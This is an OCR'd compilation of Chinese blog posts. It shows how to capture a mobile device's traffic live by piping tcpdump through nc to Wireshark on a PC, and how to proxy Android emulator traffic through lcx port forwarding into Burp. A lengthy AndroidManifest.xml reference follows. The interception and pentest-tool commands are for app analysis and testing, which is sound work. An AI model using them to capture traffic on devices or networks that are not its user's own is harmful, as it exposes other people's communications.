
第一步：在 PC 上运行 ADVsock2pipe，输入如下命令

ADVsock2pipe.exe -pipe=wireshark -port 2134



第二步：在 PC 上运行 wireshark，设置 caption-Options


Wireshark: Capture Options
Add new interfaces
Pipes
Local Interfaces
Remote Interfaces
Pipes
New
Delete
\\.\pipe\wireshark
Pipe:
\\.\pipe\wireshark
Browse...
Save
Close
changingdani.blog.163.com



Wireshark: Capture Options
Capture
Capture
Interface
Link-layer header
Prom. Mode
Snaplen [B]
Buffer [MB]
VMware Virtual Ethernet Adapte…
192.168.159.1
Ethernet
enabled
default
1
Marvell Yukon Ethernet Control…
Ethernet
enabled
default
1
Wireless N-300 USB Adapter WNA…
Ethernet
enabled
default
1
VMware Virtual Ethernet Adapte…
192.168.150.1
Ethernet
enabled
default
1
\\.\pipe\wireshark
enabled
default
1
Capture on all interfaces
Manage Interfaces
Capture all in promiscuous mode
Capture File(s)
File:
Browse...
Use multiple files
Use pcap-ng format
Next file every
megabyte(s)
Next file every
minute(s)
Ring buffer with
files
Stop capture after
file(s)
Display Options
Update list of packets in real time
Automatic scrolling in live capture
Hide capture info dialog
Name Resolution
Enable MAC name resolution
Enable network name resolution
Enable transport name resolution
Stop Capture ...
... after
packet(s)
... after
megabyte(s)
... after
minute(s)
Help
Start
Close
Start the capture process

第三步：在移动设备 itouch 上，打开终端输入以下命令

由于移动设备输入太不方便了，我是在 PC 上 SSH 登录到移动设备上进行操作的

danimato-iPod:~ root# tcpdump -nn -w - -U -s 0 "not port 2134" | nc 10.0.0.23 2134 tcpdump: listening on en0, link-type EN10MB (Ethernet), capture size 65535 bytes

第四步：在移动设备上运行想要抓包分析的应用，即可在 PC 上实时的用 wireshark 观察数据包发送情况了



接下来打算研究一下即可抓移动设备的通信包，也可以进行 FUZZ 测试的方法。如果有好的移动应用通信包分析方法，可以联系我，共同讨论。

Gmail：danqingdani@gmail.com

参考：

http://wiki.wireshark.org/CaptureSetup/Pipes

http://www.freebuf.com/articles/wireless/6517.html

原文吐槽：

kbc0ld 2012-12-20

PC 开个无线共享 WIFI，抓鸡连接，然后直接 wireshark 监听那张网卡即可

xiaoyao9933 2012-12-20

难道不可以直接用笔记本的 connetify 假设无线路由，让移动设备连上，让 wireshark 抓本地网卡的流量包？

碳基体　　（5 级）淘米网产品安全工程师 2012-12-20

上面两位说的都是用 PC 共享网络，然后移动设备连接，再抓包。这种方法在我的博客中提到过：mobile app 通信分析方法小议（iOS/Android)。 写这篇文章的目的是介绍一种新的方法。

chenyoufu123 2012-12-20

移动应用分析除了底层是基于 802.11 之类的上层的分析应该和目前 pc 上的分析是一样的啊。

楼主可以自己搭建一个低速实时通信包分析平台，libpcap + libnids + L7 protocol deep analysis。根据我的实验观测，速度达到 100Mbps 是没有问题的。

如果楼主对更高速率的实时 L2 - L7 层分析感兴趣，比如速度达到 1Gbps 或者 10Gbps，可以联系我共同讨论。

salmon5 2012-12-20

无线设备连接 无线路由或者 AP，PC 用 ralink_usb2870 芯片网卡抓包，decode 802.11abgn 协议，这样很具有通用性。博主方法类似 cisco span over ip,思路很好，但不具有通用性。

toor　　(1 级)　2012-12-20

拿手机来说，存在很多中网络通信的可能

GSM

GPRS

TD

WCDMA

CDMA2000

还有

wifi

如果一个应用仅仅是用 wifi 网络，那么我觉得模拟器上跑，抓包都可以，和真实的应该没啥区别。

如果是用到移动蜂窝网络，要抓这些协议包。

不知道是不是只能在手机本身上抓了。

对移动技术不了接，包括各种网络直接的层级，以及关系。

求大侠赐教。最简单的说，怎么抓 gsm 包吧，呵呵。

kenwing　　(1 级)　 2012-12-21

@toor

难道要准备一个基站?

dolofish　　(1 级) 某小白，某路人 2012-12-21

ssh 到 iphone 上 tcpdump 抓包 用了好久了 非常好用

本文“实时抓取移动设备上的通信包(ADVsock2pipe+Wireshark+nc+tcpdump)”，来自：Nuclear'Atk 网络安全研究中心，本文地址：http://lcx.cc/?i=3208，转载请注明作者及出处!

安卓应用数据抓包

测试环境：ubuntu（开发环境）、win2003（渗透环境）
这里用到 lcx 内网端口转发。

win2003 上，lcx 监听 8082 端口数据，转发到本地 8081，brupsuit 监听本地 8081 端口。

lcx.exe -tran 8082 127.0.0.1 8081

ubuntu 上，安卓模拟器设置 http 代理

～/Android/sdk/tools/emulator -avd Android4.2 -http-proxy 172.4.16.151:8082

常用

```
cd ~/Android/sdk/plarform-tools/
adb install game.apk
```

http://happytree.farbox.com/post/archive/mobile/an-zhuo-ying-yong-shu-ju-zhua-bao

扩展学习

Android 学习笔记之 AndroidManifest.xml 文件解析

一、关于 AndroidManifest.xml

AndroidManifest.xml 是每个 android 程序中必须的文件。它位于整个项目的根目录，描述了 package 中暴露的组件（activities, services, 等等），他们各自的实现类，各种能被处理的数据和启动位置。 除了能声明程序中的 Activities, ContentProviders, Services, 和 Intent Receivers,还能指定 permissions 和 instrumentation（安全控制和测试）

二、AndroidManifest.xml 结构

```
<?xmlversion="1.0"encoding="utf-8"?>

<manifest>

       <application>

             <activity>
```

```
        <intent-filter>
                <action/>
                <category/>
        </intent-filter>
</activity>
  <activity-alias>
        <intent-filter></intent-filter>
        <meta-data/>
</activity-alias>
  <service>
        <intent-filter></intent-filter>
        <meta-data/>
  </service>
  <receiver>
        <intent-filter></intent-filter>
```

```
            <meta-data/>
        </receiver>
        <provider>
            <grant-uri-permission/>
            <meta-data/>
        </provider>
        <uses-library/>
    </application>
    <uses-permission/>
    <permission/>
    <permission-tree/>
    <permission-group/>
    <instrumentation/>
    <uses-sdk/>
    <uses-configuration/>
```

```
        <uses-feature/>

        <supports-screens/>

</manifest>
```

三、各个节点的详细介绍

上面就是整个 am(androidManifest).xml 的结构，下面以外向内开始阐述～～

1、第一层(<Manifest>):(属性)

```
<manifest   xmlns:android="http://schemas.android.com/apk/res/android"
                    package="com.woody.test"
                    android:sharedUserId="string"
                    android:sharedUserLabel="string resource"
                    android:versionCode="integer"
                    android:versionName="string"
                    android:installLocation=["auto" | "internalOnly" | "preferExternal"] >
</manifest>
```

A、xmlns:android

定义 android 命名空间，一般为 http://schemas.android.com/apk/res/android，这样使得 Android 中各种标准属性能在文件中使用，提供了大部分元素中的数据。

B、package

指定本应用内 java 主程序包的包名，它也是一个应用进程的默认名称

C、sharedUserId

表明数据权限，因为默认情况下，Android 给每个 APK 分配一个唯一的 UserID，所以是默认禁止不同 APK 访问共享数据的。若要共享数据， 第一可以采用 Share Preference 方法，第二种就可以采用 sharedUserId 了，将不同 APK 的 sharedUserId 都设为一样，则这些 APK 之间就可以互 相共享数据了。详见：http://wallage.blog.163.com/blog/static/173896242010110105394 08/

D、sharedUserLabel

一个共享的用户名，它只有在设置了 sharedUserId 属性的前提下才会有意义

E、versionCode

是给设备程序识别版本(升级)用的必须是一个 interger 值代表 app 更新过多少次，比如第一版一般为 1，之后若要更新版本就设置为 2，3 等等。。。

F、versionName

这个名称是给用户看的，你可以将你的 APP 版本号设置为 1.1 版，后续更新版本设置为 1.2、2.0 版本等等。。。

G、installLocation

安装参数，是 Android2.2 中的一个新特性，installLocation 有三个值可以选择：internalOnly、auto、preferExternal

选择 preferExternal,系统会优先考虑将 APK 安装到 SD 卡上(当然最终用户可以选择为内部 ROM 存储上，如果 SD 存储已满，也会安装到内部存储上)

选择 auto，系统将会根据存储空间自己去适应

选择 internalOnly 是指必须安装到内部才能运行

(注：需要进行后台类监控的 APP 最好安装在内部，而一些较大的游戏 APP 最好安装在 SD 卡上。现默认为安装在内部，如果把 APP 安装在 SD 卡上， 首先得设置你的 level 为 8，并且要配置 android:installLocation 这个参数的属性为 preferExternal)

2、第二层(<Application>):属性

一个 AndroidManifest.xml 中必须含有一个 Application 标签，这个标签声明了每一个应用程序的组件及其属性(如 icon,label,permission 等)

```
<application   android:allowClearUserData=["true" | "false"]
                        android:allowTaskReparenting=["true" | "false"]
                        android:backupAgent="string"
                        android:debuggable=["true" | "false"]
                        android:description="string resource"
                        android:enabled=["true" | "false"]
                        android:hasCode=["true" | "false"]
                        android:icon="drawable resource"
                        android:killAfterRestore=["true" | "false"]
                        android:label="string resource"
                        android:manageSpaceActivity="string"
                        android:name="string"
                        android:permission="string"
```

```
                        android:persistent=["true" | "false"]
                        android:process="string"
                        android:restoreAnyVersion=["true" | "false"]
                        android:taskAffinity="string"
                        android:theme="resource or theme" >
</application>
```

A、android:allowClearUserData('true' or 'false')

用户是否能选择自行清除数据，默认为 true，程序管理器包含一个选择允许用户清除数据。当为 true 时，用户可自己清理用户数据，反之亦然

B、android:allowTaskReparenting('true' or 'false')

是否允许 activity 更换从属的任务，比如从短信息任务切换到浏览器任务

C、android:backupAgent

这也是 Android2.2 中的一个新特性，设置该 APP 的备份，属性值应该是一个完整的类名，如 com.project.TestCase，此属性并没有默认值，并且类名必须得指定(就是个备份工具，将数据备份到云端的操作)

D、android:debuggable

这个从字面上就可以看出是什么作用的，当设置为 true 时，表明该 APP 在手机上可以被调试。默认为 false,在 false 的情况下调试该 APP，就会报以下错误：

Device XXX requires that applications explicitely declare themselves as debuggable in their manifest.

Application XXX does not have the attribute 'debuggable' set to TRUE in its manifest and cannot be debugged.

E、android:description/android:label

此两个属性都是为许可提供的，均为字符串资源，当用户去看许可列表(android:label)或者某个许可的详细信息(android:description)时，这些字符串资源就可以显示给用户。label 应当尽量简短，之需要告知用户该许可是在保护什么功能就行。 而 description 可以用于具体描述获取该许可的程序可以做哪些事情，实际上让用户可以知道如果他们同意程序获取该权限的话，该程序可以做什么。我 们通常用两句话来描述许可，第一句描述该许可，第二句警告用户如果批准该权限会可能有什么不好的事情发生

F、android:enabled

Android 系统是否能够实例化该应用程序的组件，如果为 true，每个组件的 enabled 属性决定那个组件是否可以被 enabled。如果为 false，它覆盖组件指定的值；所有组件都是 disabled。

G、android:hasCode('true' or 'false')

表示此 APP 是否包含任何的代码，默认为 true，若为 false，则系统在运行组件时，不会去尝试加载任何的 APP 代码

一个应用程序自身不会含有任何的代码，除非内置组件类，比如 Activity 类，此类使用了 AliasActivity 类，当然这是个罕见的现象

(在 Android2.3 可以用标准 C 来开发应用程序，可在 androidManifest.xml 中将此属性设置为 false,因为这个 APP 本身已经不含有任何的 JAVA 代码了)

H、android:icon

这个很简单，就是声明整个 APP 的图标，图片一般都放在 drawable 文件夹下

I、android:killAfterRestore

J、android:manageSpaceActivity

K、android:name

为应用程序所实现的 Application 子类的全名。当应用程序进程开始时，该类在所有应用程序组件之前被实例化。

若该类(比方 androidMain 类)是在声明的 package 下，则可以直接声明 android:name="androidMain",但此 类是在 package 下面的子包的话，就必须声明为全路径或 android:name="package 名称.子包名成.androidMain"

L、android:permission

设置许可名，这个属性若在<application>上定义的话，是一个给应用程序的所有组件设置许可的便捷方式，当然它是被各组件设置的许可名所覆盖的

M、android:presistent

该应用程序是否应该在任何时候都保持运行状态,默认为 false。因为应用程序通常不应该设置本标识，持续模式仅仅应该设置给某些系统应用程序才是有意义的。

N、android:process

应用程序运行的进程名，它的默认值为<manifest>元素里设置的包名，当然每个组件都可以通过设置该属性来覆盖默认值。如果你想 两个应用程序共用一个进程的话，你可以设置他们的 android:process 相同，但前提条件是他们共享一个用户 ID 及被赋予了相同证书的时候

O、android:restoreAnyVersion

同样也是 android2.2 的一个新特性，用来表明应用是否准备尝试恢复所有的备份，甚至该备份是比当前设备上更要新的版本，默认是 false

P、android:taskAffinity

拥有相同的 affinity 的 Activity 理论上属于相同的 Task，应用程序默认的 affinity 的名字是<manifest>元素中设定的 package 名

Q、android:theme

是一个资源的风格，它定义了一个默认的主题风格给所有的 activity,当然也可以在自己的 theme 里面去设置它，有点类似 style。

3、第三层(<Activity>):属性

```
<activity android:allowTaskReparenting=["true" | "false"]
                  android:alwaysRetainTaskState=["true" | "false"]
                  android:clearTaskOnLaunch=["true" | "false"]
                  android:configChanges=["mcc", "mnc", "locale",
                                                    "touchscreen", "keyboard", "keyboardHidden",
                                                    "navigation", "orientation", "screenLayout",
                                                    "fontScale", "uiMode"]
                  android:enabled=["true" | "false"]
                  android:excludeFromRecents=["true" | "false"]
                  android:exported=["true" | "false"]
                  android:finishOnTaskLaunch=["true" | "false"]
```

```
                android:icon="drawable resource"
                android:label="string resource"
                android:launchMode=["multiple" | "singleTop" |
                                                    "singleTask" | "singleInstance"]
                android:multiprocess=["true" | "false"]
                android:name="string"
                android:noHistory=["true" | "false"]
                android:permission="string"
                android:process="string"
                android:screenOrientation=["unspecified" | "user" | "behind" |
                                                                  "landscape" | "portrait" |
                                                                  "sensor" | "nosensor"]
                android:stateNotNeeded=["true" | "false"]
                android:taskAffinity="string"
                android:theme="resource or theme"
                android:windowSoftInputMode=["stateUnspecified",
                                                                      "stateUnchanged", "stateHidden",
                                                                      "stateAlwaysHidden", "stateVisible",
                                                                      "stateAlwaysVisible",
"adjustUnspecified",
                                                                      "adjustResize", "adjustPan"] >
</activity>
```

(注：有些在 application 中重复的就不多阐述了)

1、android:alwaysRetainTaskState

是否保留状态不变， 比如切换回 home, 再从新打开，activity 处于最后的状态。比如一个浏览器拥有很多状态(当打开了多个 TAB 的时候)，用户并不希望丢失这些状态时，此时可将此属性设置为 true

2、android:clearTaskOnLaunch
比如 P 是 activity, Q 是被 P 触发的 activity, 然后返回 Home, 重新启动 P，是否显示 Q

3、android:configChanges

当配置 list 发生修改时， 是否调用 onConfigurationChanged() 方法　比如 "locale|navigation|orientation".
这个我用过,主要用来看手机方向改变的. android 手机在旋转后,layout 会重新布局, 如何做到呢?
正常情况下. 如果手机旋转了.当前 Activity 后杀掉,然后根据方向重新加载这个 Activity. 就会从 onCreate 开始重新加载.
如果你设置了 这个选项, 当手机旋转后,当前 Activity 之后调用 onConfigurationChanged() 方法. 而不跑 onCreate 方法等.

4、android:excludeFromRecents

是否可被显示在最近打开的 activity 列表里，默认是 false

5、android:finishOnTaskLaunch

当用户重新启动这个任务的时候，是否关闭已打开的 activity，默认是 false

如果这个属性和 allowTaskReparenting 都是 true,这个属性就是王牌。Activity 的亲和力将被忽略。该 Activity 已经被摧毁并非 re-parented

6、android:launchMode(Activity 加载模式)

在多 Activity 开发中，有可能是自己应用之间的 Activity 跳转，或者夹带其他应用的可复用 Activity。可能会希望跳转到原来某个 Activity 实例，而不是产生大量重复的 Activity。这需要为 Activity 配置特定的加载模式，而不是使用默认的加载模式

Activity 有四种加载模式：

standard、singleTop、singleTask、singleInstance(其中前两个是一组、后两个是一组)，默认为 standard

standard：就是 intent 将发送给新的实例，所以每次跳转都会生成新的 activity。

singleTop：也是发送新的实例，但不同 standard 的一点是，在请求的 Activity 正好位于栈顶时(配置成 singleTop 的 Activity)，不会构造新的实例

singleTask：和后面的 singleInstance 都只创建一个实例，当 intent 到来，需要创建设置为 singleTask 的 Activity 的时候，系统会检查栈里面是否已经有该 Activity 的实例。如果有直接将 intent 发送给它。

singleInstance：

首先说明一下 task 这个概念，Task 可以认为是一个栈，可放入多个 Activity。比如启动一个应用，那么 Android 就创建了一个 Task，然后启动这个应用的入口 Activity，那在它的界面上调用其他的 Activity 也只是在这个 task 里面。那如果在多个 task 中共享一 个 Activity 的话怎么办呢。举个例来说，如果开启一个导游服务类的应用程序，里面有个 Activity 是开启 GOOGLE 地图的，当按下 home 键 退回到主菜单又启动 GOOGLE 地图的应用时，显示的就是刚才的地图，实际上是同一个 Activity，实际上这就引入了 singleInstance。 singleInstance 模式就是将该 Activity 单独放入一个栈中，这样这个栈中只有这一个 Activity，不同应用的 intent 都由这个 Activity 接收和展示，这样就做到了共享。当然前提是这些应用都没有被销毁，所以刚才是按下的 HOME 键，如果按下了返回键，则无效

7、android:multiprocess

是否允许多进程，默认是 false

具体可看该篇文章：http://www.bangchui.org/simple/?t3181.html

8、android:noHistory

当用户从 Activity 上离开并且它在屏幕上不再可见时，Activity 是否从 Activity stack 中清除并结束。默认是 false。Activity 不会留下历史痕迹

9、android:screenOrientation

activity 显示的模式

默认为 unspecified：由系统自动判断显示方向

landscape 横屏模式，宽度比高度大

portrait 竖屏模式，高度比宽度大

user 模式，用户当前首选的方向

behind 模式：和该 Activity 下面的那个 Activity 的方向一致(在 Activity 堆栈中的)

sensor 模式：有物理的感应器来决定。如果用户旋转设备这屏幕会横竖屏切换

nosensor 模式：忽略物理感应器，这样就不会随着用户旋转设备而更改了

10、android:stateNotNeeded

activity 被销毁或者成功重启时是否保存状态

11、android:windowSoftInputMode

activity 主窗口与软键盘的交互模式，可以用来避免输入法面板遮挡问题，Android1.5 后的一个新特性。

这个属性能影响两件事情：

【A】当有焦点产生时，软键盘是隐藏还是显示

【B】是否减少活动主窗口大小以便腾出空间放软键盘

各值的含义：

【A】stateUnspecified：软键盘的状态并没有指定，系统将选择一个合适的状态或依赖于主题的设置

【B】stateUnchanged：当这个 activity 出现时，软键盘将一直保持在上一个 activity 里的状态，无论是隐藏还是显示

【C】stateHidden：用户选择 activity 时，软键盘总是被隐藏

【D】stateAlwaysHidden：当该 Activity 主窗口获取焦点时，软键盘也总是被隐藏的

【E】stateVisible：软键盘通常是可见的

【F】stateAlwaysVisible：用户选择 activity 时，软键盘总是显示的状态

【G】adjustUnspecified：默认设置，通常由系统自行决定是隐藏还是显示

【H】adjustResize：该 Activity 总是调整屏幕的大小以便留出软键盘的空间

【I】adjustPan：当前窗口的内容将自动移动以便当前焦点从不被键盘覆盖和用户能总是看到输入内容的部分

4、第四层(<intent-filter>)

结构图：

```
<intent-filter   android:icon="drawable resource"
                            android:label="string resource"
                            android:priority="integer" >

            <action />

            <category />

            <data />

</intent-filter>
```

intent-filter 属性

android:priority(解释：有序广播主要是按照声明的优先级别，如 A 的级别高于 B，那么，广播先传给 A，再传给 B。优先级别就是用设置 priority 属性来确定，范围是从-1000～1000，数越大优先级别越高)

Intent filter 内会设定的资料包括 action,data 与 category 三种。也就是说 filter 只会与 intent 里的这三种资料作对比动作

action 属性

action 很简单，只有 android:name 这个属性。常见的 android:name 值为 android.intent.action.MAIN，表明此 activity 是作为应用程序的入口。有关 android:name 具体有哪些值，可参照这个网址：
http://hi.baidu.com/linghtway/blog/item/83713cc1c2d053170ff477a7.html

category 属性

category 也只有 android:name 属性。常见的 android:name 值为 android.intent.category.LAUNCHER(决定应用程序是否显示在程序列表里)

有关 android:name 具体有哪些值，可参照这个网址：http://chroya.javaeye.com/blog/685871

data 属性

```
<data    android:host="string"
           android:mimeType="string"
           android:path="string"
           android:pathPattern="string"
           android:pathPrefix="string"
           android:port="string"
           android:scheme="string"/>
```

【1】每个<data>元素指定一个 URI 和数据类型（MIME 类型）。它有四个属性 scheme、host、port、path 对应于 URI 的每个部分：
scheme://host:port/path

scheme 的值一般为"http"，host 为包名，port 为端口号，path 为具体地址。如：http://com.test.project:200/folder/etc

其中 host 和 port 合起来构成 URI 的凭据(authority)，如果 host 没有指定，则 port 也会被忽略

要让 authority 有意义，scheme 也必须要指定。要让 path 有意义，scheme+authority 也必须要指定

【2】mimeType（指定数据类型），若 mimeType 为'Image'，则会从 content Provider 的指定地址中获取 image 类型的数据。还有'video'啥的，若设置为 video/mp4，则表示在指定地址中获取 mp4 格式的 video 文件

【3】而 pathPattern 和 PathPrefix 主要是为了格式化 path 所使用的

5、第四层<meta-data>

```
<meta-data android:name="string"
                    android:resource="resource specification"
                    android:value="string"/>
```

这是该元素的基本结构.可以包含在<activity> <activity-alias> <service> <receiver>四个元素中。

android:name（解释：元数据项的名字，为了保证这个名字是唯一的，采用 java 风格的命名规范，如 com.woody.project.fried)

android:resource(解释：资源的一个引用，指定给这个项的值是该资源的 id。该 id 可以通过方法 Bundle.getInt()来从 meta-data 中找到。)

android:value(解释：指定给这一项的值。可以作为值来指定的数据类型并且组件用来找回那些值的 Bundle 方法：[getString],[getInt],[getFloat],[getString],[getBoolean])

6、第三层<activity-alias>属性

```
<activity-alias android:enabled=["true" | "false"]
                              android:exported=["true" | "false"]
                              android:icon="drawable resource"
                              android:label="string resource"
                              android:name="string"
                              android:permission="string"
                              android:targetActivity="string">
```

```
<intent-filter/>
<meta-data/>
</activity-alias>
```

<activity-alias>是为 activity 创建快捷方式的，如下实例：

```
<activity android:name=".shortcut">
                        <intent-filter>
                                <action android:name="android.intent.action.MAIN" />
                        </intent-filter>
</activity>
  <activity-alias android:name=".CreateShortcuts" android:targetActivity=".shortcut"
android:label="@string/shortcut">
       <intent-filter>
                          <action android:name="android.intent.action.CREATE_SHORTCUT" />
                          <category android:name="android.intent.category.DEFAULT" />
         </intent-filter>
  </activity-alias>
```

其中 android.targetActivity 是指向对应快捷方式的 activity,如上述的 shortcut(此 Activity 名)

android:label 是指快捷方式的名称，而快捷方式的图标默认是给定的 application 图标

7、第三层<service>

【1】service 与 activity 同级，与 activity 不同的是，它不能自己启动的，运行在后台的程序，如果我们退出应用时，Service 进程并没有结束，它仍然在后台运行。比如听音乐，网络下载数据等，都是由 service 运行的

【2】service 生命周期：Service 只继承了 onCreate(),onStart(),onDestroy()三个方法，第一次启动 Service 时，先后调用了 onCreate(),onStart()这两个方法，当停止 Service 时，则执行 onDestroy()方法，如果 Service 已经启动了，当我们再次启动 Service 时，不会在执行 onCreate()方法，而是直接执行 onStart()方法

【3】service 与 activity 间的通信

Service 后端的数据最终还是要呈现在前端 Activity 之上的，因为启动 Service 时，系统会重新开启一个新的进程，这就涉及到不同进程间通信的问题了(AIDL)，Activity 与 service 间的通信主要用 IBinder 负责。具体可参照：
http://zhangyan1158.blog.51cto.com/2487362/491358

【4】

```
<service android:enabled=["true" | "false"]
                android:exported[="true" | "false"]
                android:icon="drawable resource"
                android:label="string resource"
```

```
                android:name="string"

                android:permission="string"

                android:process="string">

</service>
```

service 标签内的属性之前已有描述，在此不重复了～

8、第三层<receiver>

receiver 的属性与 service 一样，这里就不显示了

BroadcastReceiver：用于发送广播，broadcast 是在应用程序之间传输信息的一种机制，而 BroadcastReceiver 是对发送出来的 Broadcast 进行过滤接受并响应的一类组件，具体参照 http://kevin2562.javaeye.com/blog/686787

9、第三层<provider>属性

```
<provider android:authorities="list"

                android:enabled=["true" | "false"]

                android:exported=["true" | "false"]

                android:grantUriPermissions=["true" | "false"]

                android:icon="drawable resource"

                android:initOrder="integer"
```

```
                android:label="string resource"
                android:multiprocess=["true" | "false"]
                android:name="string"
                android:permission="string"
                android:process="string"
                android:readPermission="string"
                android:syncable=["true" | "false"]
                android:writePermission="string">
                  <grant-uri-permission/>
                  <meta-data/>
</provider>
```

contentProvider(数据存储)

【1】android:authorities:

标识这个 ContentProvider，调用者可以根据这个标识来找到它

【2】android:grantUriPermission:

对某个 URI 授予的权限

【3】android:initOrder

10、第三层<uses-library>

